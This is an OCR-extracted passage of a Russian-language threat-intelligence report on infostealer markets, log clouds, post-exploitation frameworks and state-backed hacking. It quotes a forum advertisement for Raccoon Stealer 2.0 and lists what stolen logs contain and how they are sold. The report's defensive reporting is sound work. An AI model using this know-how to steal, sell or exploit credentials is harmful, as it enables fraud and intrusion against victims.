

[RENTAL] Raccoon Stealer 2.0 [maas, loader, c/c++]
By raccoonstealer, April 8, 2019 in [Software] - malware, exploits, bundles, crypts
Follow 106
Start new topic
Reply to this topic
1 2 3 4 5 6 NEXT Page 1 of 24
raccoonstealer
We steal, you deal
Seller
10
343 posts
Joined
04/02/19 (ID: 91716)
Activity
virology / malware
Posted April 8, 2019 (edited)
RACCOON STEALER 2.0 We are Back!
For us, as for many, it was not an easy few months. We were forced to close our highly successful project due to circumstances beyond our control.
But every cloud has a silver lining and we are happy to be back!
The project was completely rewritten from scratch. Build, front and backend. We took into account the mistakes of the past and kept all the good ideas that our regulars liked.
The build has become 10 times smaller, completely retaining all its old functions, and also acquired new chips, which made the logs even more informative! Dynamic sending of log information allowed to increase the response.
In addition to the quality of our software, as before, we paid great attention to the appearance and functionality of the control panel.

Рис. 26. Пример объявления о продаже стилеров

На сегодня самыми популярными бесплатными стилерами в дарк-веб-сообществе являются **RedLine** (пиратская версия) и **AZORult**, в меньшей степени **Mars Stealer**, **Oski stealer** и **Arkei**. Среди платных решений киберпреступники отдают предпочтение **RedLine** (актуальная версия с поддержкой), **Raccoon** и **Vidar**. Продвинутые группы атакующих предпочитают приватные решения, разработанные самостоятельно или сделанные на заказ.

Злоумышленники могут продать скомпрометированные данные на андеграундных площадках или самостоятельно получить доступ к скомпрометированной системе.

Стилеры работают неизбирательно. Чтобы получить как можно больше данных программе, необходимо заразить как можно больше пользовательских компьютеров. В итоге злоумышленник в накапливает огромное количество персональных данных, которые он зачастую не может качественно обработать.

Поэтому многие киберпреступники выставляют логи на продажу. Это самый простой и наименее трудозатратный способ монетизировать этот тип данных.

В данный момент популярны три способа реализации логов:

- Андеграундные маркеты – автоматизированные системы по продаже различных типов информации, в том числе и логов. Там каждый лог продается отдельно, а покупатель может ознакомиться со списком доменов и структурой архива, чтобы убедиться в наличии нужных ему данных;
- UCL (Underground Cloud of Logs) – подписочные сервисы, через которые логи массово распространяются на большое количество пользователей. Чаще всего подписчики получают логи через Telegram-каналы;
- Продажа вручную, когда продавец предлагает выкупить массив логов, в котором интересные ему аккаунты уже отработаны. Второй вариант – поиск конкретных аккаунтов по определенному URL.


Обладатель логов может использовать их для получения доступа в корпоративные сети. Уже было выявлено несколько таких кейсов, например, атака на Uber в сентябре 2022 года. Также известно, что партнеры группы Hive использовали такой способ входа в своих атаках.

Приведем статистику по скомпрометированным данным со стилеров, выявленным Group-IB Threat Intelligence за отчетный период.

Статистика по скомпрометированным аккаунтам:

Название	Количество
RedLine Stealer	73 575 051
AZORult	13 946 197
Vertex Loader	1 268 888
iDex Stealer	628 124
WorldWind Stealer	626 799
420 Stealer	558 860
Osno Stealer	324 733
BlackGuard Stealer	287 177
Collector Stealer	164 555
Masad Stealer	127 726
Smoke Bot	74 984
KPOT Stealer	66 187
MassLogger	39 542
FickerStealer	24 849


Статистика по логам со стилеров:



Большое количество данных со стилера Raccoon связано с релизом его новой версии в июне 2022 года. За этот месяц системой Group-IB Threat Intelligence было выявлено **5 386 699** логов с Raccoon.

Важно, что среди логов стилеров можно найти крайне ценные аккаунты, а именно корпоративные SSO-аккаунты, которые злоумышленники могут использовать для получения доступа в компании. Специалисты Group-IB проанализировали, как часто аккаунты от решений для управления идентификацией и доступом (SSO-платформ) попадались среди логов стилеров в отчетном периоде:

НАЗВАНИЕ СИСТЕМЫ SSO	КОЛИЧЕСТВО ОБНАРУЖЕННЫХ АККАУНТОВ В ЛОГАХ СТИЛЕРОВ ЗА ОТЧЕТНЫЙ ПЕРИОД
Auth0	12 478
Okta	1 742
OneLogin	709
Duo Security	131
JumpCloud	57
Rippling	19



ЛОГИ СТИЛЕРОВ НА АНДЕГРАУНДНЫХ МАРКЕТАХ

Популярным способом реализации логов стилеров являются андеграундные маркеты. Логи – один из самых популярных и востребованных типов данных после текстовых данных кредитных и дебетовых карт.

Все данные, что сохраняются стилером со скомпрометированных компьютеров, могут заинтересовать злоумышленников. Отметим наиболее ценные из них:

- сохраненные cookies-сессии;
- логины и пароли;
- фингерпринты браузеров;
- локальные файлы мессенджеров, позволяющие входить в аккаунт не вводя логин и пароль;
- криптовалютные кошельки;
- различные файлы с компьютера жертвы.

Информация на маркетах позволяет покупателям найти для себя подходящий лог. Чаще всего это список доменов, обнаруженных внутри лога, или маскированная информация об IP-адресе и скомпрометированном компьютере. Например, на Russian Market можно просмотреть структуру архива, который покупатель получает в свое пользование.





Рис. 27. Структура архива на Russian Market

А вот на скриншоте ниже представлена структура подобного лога, но уже выкупленного с маркета.




[Auto] Name	Ext	Size
[..]		<DIR>
[Autofills]		<DIR>
[Cookies]		<DIR>
[Discord]		<DIR>
[FileGrabber]		<DIR>
[FTP]		<DIR>
[Telegram]		<DIR>
[Wallets]		<DIR>
DomainDetects	txt	421
ImportantAutofills	txt	3 447
InstalledBrowsers	txt	845
InstalledSoftware	txt	8 254
ProcessList	txt	51 986
Screenshot	jpg	143 474
UserInformation	txt	1 142
Passwords	txt	125 165

Рис. 28. Пример структуры файлов, которые злоумышленник получает со стилера

Всего за период с 1 июля 2021 по 30 июня 2022 было обнаружено в продаже более **88 млн логов**. Более **61%** из них было выложено на Russian Market.

Продажа логов (по маркетам)

Название	Количество	%
Russian Market	54256210	61,64
2easy Store	14711714	16,71
BlackPass	13210427	15,01
Genesis Store	5849498	6,65



Продажа логов (по странам)

Страна	%
США	80,07
Великобритания	5,42
Индия	4,63
Индонезия	2,35
Бразилия	3,06
Франция	1,53
Канада	1,2
Вьетнам	0,94
Пакистан	0,8

Стоит учитывать, что среди логов часто попадаются доменные имена, которые могут указывать на корпоративный доступ:

- **sso.*** – домен с sso (Single Sign-On) встречался в более 400 тысяч логах;
- **dev.*** – обнаружено более 21 000 упоминаний;
- **citrix.*** – обнаружено более 3 000 упоминаний;
- **vpn.*** – обнаружено более 18 000 упоминаний.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 3.

ОБЛАКА ЛОГОВ

Облака логов – специальный сервис, предоставляющий доступ к украденной конфиденциальной информации, полученной в основном с помощью стилеров. Они представляют собой нечто вроде Google Диска с огромным количеством незаконно полученных и загруженных конфиденциальных данных.

Доступ к таким «дискам» продается на множестве андеграундных форумов. Количество скомпрометированных данных в облаках логов увеличивается еженедельно, и их популярность прямо способствует развитию рынка корпоративных доступов и увеличению количества вымогательских атак.





Рис. 29. Пример объявления о продаже логов в даркнете

Впервые такие сервисы появились во второй половине 2018 года. За все время их существования, мы обнаружили **102** облака логов. В первой половине 2022 года лишь 33 из них все еще продолжали работать. Тем не менее, каждую неделю через облака логов проходят огромные потоки украденных данных.


Распределение облаков логов по годам



Иногда владельцы облаков логов указывают, какое вредоносное ПО они используют для кражи персональных данных. На приведенной ниже диаграмме показано, что самым популярным стилером за период H2 2021 – H1 2022 стал **RedLine Stealer**. Он прост в использовании, эффективен и обходится злоумышленникам всего в $150 в месяц.


Стилеры, используемые для облаков логов в H2 2021 – H1 2022

Название	Количество	%
RedLine	30	86
Raccoon	1	2
MARS Stealer	1	2
OSKI	1	2
DiamondFox	1	2
Bloody Stealer	1	2
LOKI	1	2
Krypton	1	2



Цены на рынке облаков логов имеют очень широкий диапазон. Основными ценообразующими факторами для доступа к облаку являются количество и частота поступающих логов, количество пользователей и стоимость вредоносного ПО, которое используют владельцы облака.

Рис. 30. Цены на облака логов за H2 2021 – H1 2022




За период H2 2021– H1 2022 в облаках логов было обнаружено **24 989 843** логов.

Топ-5 активных облаков хранят **15 028 000** логов. Ниже приведен список пяти крупнейших облаков логов за отчетный период и диаграмма, изображающая их относительные доли.

Топ-5 активных облаков

Название	Количество	%
BradMax	5 150 000	34
tommyshelbyy	5 000 000	32
JOKERLOGS	3 000 000	21
maxtrojan	938 000	6
Marvel Logs	940 000	6



Стилеры распространяются владельцами данных сервисов по всему миру. Ниже представлена статистика, в которой отражены самые популярные страны в облаках логов и количество логов из этих стран соответственно.

Страна	Количество
Бразилия	13 225 972
Индия	9 401 153
США	8 132 306
Индонезия	7 989 003
Вьетнам	5 002 593
Таиланд	4 152 210
Египет	3 943 876
Турция	3 867 423
Мексика	3 128 140
Франция	2 898 167

Также стоит учитывать, что среди логов в облаках часто попадаются учетные записи в доменных именах, которые могут указывать на корпоративный доступ:

- **sso.*** – обнаружено 862 000 упоминаний
- **dev.*** – обнаружено более 32 000 упоминаний
- **citrix.*** – обнаружено более 3 000 упоминаний
- **vpn.*** – обнаружено более 12 000 упоминаний

Присутствие корпоративных учетных записей делает облака логов опасными. Такая информация позволяет позволяет легко проникнуть в корпоративную сеть.

Все, что нужно сделать пользователю облака логов – проверить валидность доступа и либо продать его, либо использовать самому для проведения атаки. На скриншоте ниже представлен пример продажи пакета доступа. По словам создателя темы, он продает **20** корпоративных доступов и получает их по логам.




Рис. 31. Пример продажи пакета доступа

Хотя облака логов – это относительно новый тренд, специалисты Group-IB Threat Intelligence отмечают большой интерес к этим сервисам и ожидают роста этого рынка.

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 4.

РОСТ ИСПОЛЬЗОВАНИЯ ФРЕЙМВОРКОВ ДЛЯ ПОСТЭКС-ПЛУАТАЦИИ

first_seen: 2020-07-01 - 2021-06-30		first_seen: 2021-07-01 - 2022-06-30		
Cobalt Strike	26 029	Cobalt Strike	18 481	Снижение ↓
Covenant	2 357	Covenant	2 209	Снижение ↓
Meterpreter	1 732	Meterpreter	1 572	Снижение ↓
Mythic	4	Mythic	372	Рост ↑
Viper	—	Viper	271	Рост ↑
Merlin	19	Merlin	204	Рост ↑
Sliver	—	Sliver	203	Рост ↑
PoshC2	158	PoshC2	91	Снижение ↓
Pupy	291	Pupy	50	Снижение ↓
Brute Ratel	4	Brute Ratel	35	Рост ↑

Group-IB регулярно обнаруживает новую инфраструктуру для различных постэксплуатационных фреймворков. С каждым годом мы отмечаем больший рост в использовании этих инструментов как обычными киберпреступниками, так и продвинутыми прогосударственными группами.

В прошлом году мы наблюдали рост использования **Cobalt Strike**, связанный с тем, что начиная с версии 4.0 инструмент начал активно распространяться в публичном пространстве.

Однако летом 2022 года злоумышленники стали искать альтернативу хорошо исследованному и легко обнаруживаемому Cobalt Strike и переключились на новый инструмент – **Brute Ratel C4 (BRc4)**.

Brute Ratel – это пост-эксплуатационный фреймворк, который также как и Cobalt Strike продается под специальной лицензией. Первые серверы этого фреймворка были обнаружены системой Group-IB Threat Intelligence 5 февраля 2021 года. К 19 октября 2022 года их количество достигло **74**.

В сентябре 2022 года на хакерских форумах начали появляться архивы со взломанной версией BRc4. Спустя 3-5 месяцев после взлома специалисты Group-IB ожидают заметного роста использования данного инструмента хакерскими группами, исследователями безопасности и пентестерами.




Рис. 32. Скриншот сообщения о продаже с darkweb форума

Рис. 33. Скриншот сообщения о продаже с darkweb форума

Рис. 34. Скриншот сообщения с распространением версии BRc4 с darkweb форума

Более того, найденные в недавних версиях Cobalt Strike уязвимости CVE-2022-42948 RCE и CVE-2022-39197 XSS внесут свои коррективы в конечный выбор инструмента для атакующих. Обнаруженные баги приводят к удаленному выполнению кода и позволяют злоумышленникам установить полный контроль над целевыми системами.

Уязвимость CVE-2022-39197 в полезной нагрузке Cobalt Strike Beacon дает возможность активировать XSS, установив поддельное имя пользователя в конфигурации Beacon, тем самым вызывая удаленное выполнение кода на сервере CS. Проблема, отслеживаемая как CVE-2022-42948, затрагивает Cobalt Strike версии 4.7.1 и связана с неполным патчем, выпущенным 20 сентября 2022 года для устранения предыдущей уязвимости (CVE-2022-39197). Уязвимость может привести к удаленному выполнению кода.




Рис. 35. Скриншот сообщения с darkweb форума

HI-TECH CRIME TRENDS 2022/23

ГЛАВА 5.

ПРОГОСУДАР-СТВЕННЫЕ ХАКЕРЫ 2021-2022

Лидером по количеству атак прогосударственных групп все еще остается Азиатско-Тихоокеанский регион, к которому проявляли интерес активные группы из Китая, Северной Кореи, Ирана, Индии, Пакистана и США.

На смену пандемийному кризису пришел военный конфликт, который еще больше способствовал росту кибератак, в том числе спонсируемых государствами. Мы отмечаем напряжение не только между группами-представителями основных стран конфликта, но и также группами стран, которые заинтересованы отстоять свои экономические или военные интересы.

